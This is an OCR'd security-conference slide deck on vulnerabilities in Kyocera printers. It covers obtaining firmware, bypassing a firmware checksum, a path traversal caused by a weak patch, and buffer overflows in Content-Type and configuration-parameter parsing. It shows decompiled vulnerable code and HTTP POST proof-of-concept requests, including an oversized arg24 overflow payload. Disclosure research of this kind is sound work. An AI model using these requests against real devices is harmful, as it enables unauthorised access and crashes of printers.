HITBSecConf
2022 Singapore

# CRACKING KYOCERA PRINTERS

Minghang Shen - Security researcher
Email:hadreys1007@gmail.com
Twitter:@peanuts_sec

# Who we are?

Ming hang Shen  a Independent security researcher

Min Li security researcher of TianGong Lab at QiAnXin Technology Research Institute

Yue Liu team leader of TianGong Lab at QiAnXin Technology Research Institute

@chumen77 security researcher

# OUTLINE

Overview

Set up

Bug Detail

Exploit

conlution

# OVERVIEW

# OVERVIEW

Kyocera is an award-winning printer and copier manufacturer and one of the top brands for such devices.

Printers

Multifunctional

# OVERVIEW


But in the past, the security analysis of the brand was relatively small.

In the official website, the firmware is not available for download.

# SET UP

# FIRMWARE GET

If you have a device. We can extract the by using some hardware method




# FIRMWARE GET

# FIRMWARE GET

## Kyocera

Kyocera does not release firmware to end-users. In a publicly available Kyocera dealer forum however, firmware downloads for various models are linked: ftp.kdaconnect.com.

**And you will think where can I found dealer?**



请输入服务器“ftp.kdaconnect.com”的名称和密码。

连接身份： ○ 客人 guest

● 注册用户 register

name 名称： peanuts

passwd 密码：

□ 在我的钥匙串中记住此密码


remember me

**Reference**:http://hacking-printers.net/wiki/index.php/Firmware_updates

# FIRMWARE GET

Go to some DIYer or Second-hand platform

Not real chat, but same as it



Hello do you xx device firmware?

Yes, any other need?

No,how much?

40RMB


So expensive， Can more cheaper? 😸

20RMB

good, I buy it

# A Vulnerability help us debug

There is a file in Kyocera's firmware that will record the checksum of each firmware part



```
        set_status ${cpuname} "${message}" ${COMPFILE}
        set_status ${cpuname} "${message}" `eval ${ECHO} '$'LOG_PRGRESS${group_num}`
        sync

        exit ${ret_val}
}

error()
{
        local   cpuname=$1
        local   master_file=$2
        local   ret_val=$3
        local   err_code=$4
        conclusion_result ${cpuname} ${master_file} ${ret_val} "${err_code}"
}

check_file()
{
        local   cpuname=$1
        local   master_file=$2
        local   tgt_record="$3"
        local   err_num=$4

        file_name=`${ECHO} "${tgt_record}" | awk '{print $2}'`
        check_sum=`${ECHO} "${tgt_record}" | awk '{print $4}'`

        if [ -f ${file_d}/${file_name} ]; then
                sum_calc=`${SUM} ${file_name} | awk '{print $1}'`
                if [ "${check_sum}" != "?" ]; then
                        if [ "${sum_calc}" != "${check_sum}" ]; then
                                ${ECHO} "checksum is not correct ${file_name}"
                                ${DLMSG} MSG_ERR_CHECK_FILE ${cpuname}
                                err_code=04${err_num}
                                ret_val=2
                                error ${cpuname} ${master_file} ${ret_val} "${err_code}"
                        fi
                fi
        else
                ${ECHO} "download file \"${file_name}\" not found"
                ${DLMSG} MSG_ERR_CHECK_FILE ${cpuname}
                err_code=03${err_num}
                ret_val=2
                error ${cpuname} ${master_file} ${ret_val} "${err_code}"
        fi
}
~
~
~
```

bypass it

```
VER             1.0
VER_PLP         2P1_Q000.002.120
THIS            DL_CTRL_PLP.2P1                 P       xxxx
KERNEL          uImage.kmmfp                    B       01091
FDTBIN          2p1.dtb                         B       12463
ROOTFS          rootdiskimage.bin               B       50921
PLP             2p1.plp                         B       25208
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
                                                                        1,1
```

```
→  tmp sum
→  tmp cd squashfs-root
→  squashfs-root sum rootdiskimage.bin
sum: rootdiskimage.bin: No such file or directory
→  squashfs-root cd ..
→  tmp sum rootdiskimage.bin
50921 25280
→  tmp
```

# Bug Detail

# BUG DETAIL

- **5 Bugs**
  - Path Traversal
  - Memory Corruption Issues
    - Buffer Overflow Parsing Content-Type Headers
    - Buffer Overflow Parsing Config Parameters

# BUG DETAIL


**Path Traversal**

- No user certification is required
  - Allowed access to files anywhere in the file system.
    - In some devices, if you know the storage location of the scanning version of the print file, you can get it
  - Allowed to check if a file existed or not in the file system.

# BUG DETAIL

## Path Traversal

- Due to a bad patch to discover it.
  - The patch is easily bypassed.
    - Similar to CVE-2019-13195.
    - We optimized the attack payload.
      - In the exploit part



```
char *__fastcall receive_request_209A5C(int a1, struct_a2 *a2)
{
  //...
    if ( !strstr(a2->uri, "favicon.ico") )
      goto LABEL_6;
    v5 = v7 > 0x11u;
    if ( v7 != 17 )
      v5 = v7 - 1 > 2;
    if ( v5 )
    {
      lioHttpSetStatus(a2, 404);
    }
    else
    {
    //...
      v4 = distribute_request_2119C4(v8, a2,
kyoceramita::ifs_eweb_request_receiption::s_notify_action_);
//...
```

```
char *__fastcall distribute_request_2119C4(int a1, struct_a2 *a2,
{
//...
  _ret_code = 200;
//...
  uri = a2->uri;
  if ( uri
    && (strstr(a2->uri, "..")
      || strstr(uri, "../")
      || strstr(uri, "..\\")
      || strstr(uri, "..%2F")
      || strstr(uri, "..%5C")
      || strstr(uri, "%252F")
      || strstr(uri, "..%252F")
      || strstr(uri, "..%255C")) )
  {
    _ret_code = 500;
    set_status_code_20CA10(ret_code, 500);
  }
  //...
```

Patch?

# BUG DETAIL

**Memory Corruption Issues**


- RCE or DOS
  - Buffer Overflow Parsing Content-Type Headers
    - No user certification is required
  - Buffer Overflow Parsing Config Parameters
    - Device Settings : System
    - Security Settings : Certificates
      - set
      - edit

# BUG DETAIL


## Memory Corruption Issues

- Buffer Overflow Parsing Content-Type Headers.
  - When processing the boundary field
  - The complete function call chain is:

    ifs_eweb_receive_request_wrap—>distribute_request—>distribute_set_cgi—>execute_request—>get_post_body—>get_multipart_parameter



```
int __fastcall distribute_set_cgi(int a1, int a2, struct_a3 *a
{
  const char *p_boundary; // r7
  size_t len_boundary; // r0
  //...

  if ( strstr(buf, "multipart/form-data") )
  {
    v9 = strstr(buf, "boundary");
 //...
    p_boundary = &v9[strlen("boundary") + 1];
    v11 = strlen(p_boundary);
    v12 = lioEwebAllocMem_New_21A5E4(&a3->boundary, v11 + 1);
 //...
    len_boundary = strlen(p_boundary);
    memset(a3->boundary, 0, len_boundary + 1);
    strcpy(a3->boundary, p_boundary);
  }
  //...
}
```




```
int __fastcall get_multipart_parameter(struct_a2 **a1, char *a2,
{
  struct_a2 **v3; // r10
  struct_a3 *_a3_point; // r8
  //...
  char buf[128]; // [sp+48h] [bp-12Ch] BYREF
  char src[172]; // [sp+C8h] [bp-ACh] BYREF
//...
  _a3_point = (*a1)->a3_point;
  dest = 0;
  memset(buf, 0, sizeof(buf));
  strcpy(buf, _a3_point->boundary);
  strcat(buf, "--");
//...
```

# BUG DETAIL


## Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
  - In the post request, CGI will call the corresponding function to process the request




```
.data:003DF9D8                  EXPORT lioEwebHelperFuncTbl
.data:003DF9D8 lioEwebHelperFuncTbl DCB "getDvcCfg",0   ; DATA XREF: LOAD:0000C9AC↑o
.data:003DF9D8                                          ; lioEwebGetFuncTable724+64↑o ...
.data:003DFA00                  DCD getDvcCfg
.data:003DFA0C aGetindexes      DCB "getIndexes",0
.data:003DFA34                  DCD getIndexes
.data:003DFA40 ; void *aGetkmoroemflag
.data:003DFA40 aGetkmoroemflag DCB "getKMorOEMFlag",0
.data:003DFA68                  DCD getKMorOEMFlag
```

In the data section, you can find a large number of cgi functions. We can use ida-python for processing.




```python
# encoding: utf-8
import idc
import ida_bytes
import ida_idaapi
from idaapi import *

start_addr = 0×003DFB10
end_addr = 0×003FD55C

curr_addr = start_addr
while (curr_addr < end_addr):
    num_chars = 0
    string_start = curr_addr
    while(ida_bytes.get_byte(string_start+num_chars)≠0):
        num_chars = num_chars +1
    string_end = string_start+num_chars+1
    idc.create_strlit(string_start,string_end)
    funcname = idc.get_strlit_contents(string_start).decode()
    num_chars = 0
    curr_addr += 40
    create_data(curr_addr,FF_DWORD,4,ida_idaapi.BADADDR)
    SetType(curr_addr,"void *")
    set_name(idc.get_wide_dword(curr_addr),funcname,SN_CHECK)
    print(funcname + " ⇒ " + hex(idc.get_wide_dword(curr_addr)))
    curr_addr += 0×c

print("OK")
```



```
checkAccessPermission => 0x1ea87c
getOthRFBoverSSLMode => 0x11d6e4
getOthRFBoverSSLPort => 0x11d8b0
getOthEnhancedRFBoverSSLMode => 0x11da80
getOthEnhancedRFBoverSSLPort => 0x11dc74
setRemoteOperation => 0x1d2f80
getRemoteOperation => 0x1d36a4
getUseRestriction => 0x1d3860
getVNCCompatibleSoftware => 0x1d3a4c
getSecurityCheck => 0x1d3d0c
getRemoteOperationInternetVer =>
0x1d6ea8
getRemoteOperationApprover => 0x1d704c
OK
```

# BUG DETAIL

## Memory Corruption Issues




xrefs to setDvcSetSysSettings

| Direction | Typ | Address | Text |
|---|---|---|---|
| Do… | o | .data:003E5CEC | DCD setDvcSetSysSettings |


Line 1 of 1

- Buffer Overflow Parsing Config Parameters.
  - argxx is the configuration parameter to be parsed



```
if ( a1[1] )
{
  sprintf(v142, "<Error>:%s(): Host name[argv1 = ", "lioEwebHFSetSystemDef
  v4 = check_args_len_asci_C04C4(a1[1], v142, 0x41u);
  if ( v4 )
    return v4;
  memset(dest, 0, 0x41u);
  strncpy(dest, a1[1], 0x40u);
}
```

a1[xx] -> argvxx



```
POST /xxx.cgi HTTP/1.1
Content-Length: xxx
Content-Type: application/x-www-form-urlencoded
Connection: close

okhtmfile=xxx.htm&failhtmfile=xxx.htm&func=setSecSetCSR&arg01_cCode=CN&
arg02_State=&arg03_lName=&arg04_oName=&arg05_ouNam=&arg06_cName=xxxx&
arg07_eAddr=&arg08_exptY=10&arg09_certificateId=2&arg10_KeyLength=0&
arg11_csrflag=&arg120=0&hidden=xxxx&submit001=%E6%8F%90%E4%BA%A4
```


func name

config args

# BUG DETAIL

## Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
  - When processing the Specific parameters




```
 int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
  if ( a1[1] )
  {
    sprintf(v142, "<Error>:%s(): Host name[argv1 = ",
"lioEwebHFSetSystemDefaultSettings");
    v4 = check_args_len_asci_C04C4(a1[1], v142, 0x41u);
    if ( v4 )
      return v4;
    memset(dest, 0, 0x41u);
    strncpy(dest, a1[1], 0x40u);
  }
 //...
                    //...
                    v75 = *(&unk_3C0788 + point + 1452);// point = 3*8 0x3c0d50-
>_display_application_exec2_  0x3c0d4c->9
                    //...
                    if ( v75 == 9 )
                    {
                      arg24 = a1[24];
                      if ( arg24 )
                      {
                        strcpy(v145, arg24);    // bof
//...
```


# BUG DETAIL

## Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
    - When processing the Specific parameters



```
POST /xxx.cgi HTTP/1.1
Content-Length: xxx
Content-Type: application/x-www-form-urlencoded
Connection: close

okhtmfile=xxx.htm&failhtmfile=xxxx.htm&func=setDvcSetSysSettings&arg24=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa&arg120=0&arg25_Orientation_Confirmation=
_display_application_exec2_&hidden=xxx&arg01_HostName=xx&arg03_Locati=xxx
&arg02_AssetNum=KMBB946E&arg04_DvcLanguage=1&arg08_USBKeyBoardLayout=1&
arg09_OverrideA4Letter=1&arg10_Measurement=1&arg23_copy=xxx&
arg12_DefScreen=xxx&arg13_DefScreenSendFax=0&arg30_altitudeAdjustment=1&
arg31_PersonalUseMode=1&arg15_ColTonerEmpty=0&arg16_MpTrayEmpty=1&
arg17_AutoErrClear=1&arg18_ErrClearTimer=30&arg21_LowTonerLevel=1&
arg22_TonerLevel=1&submit001=Submit
```

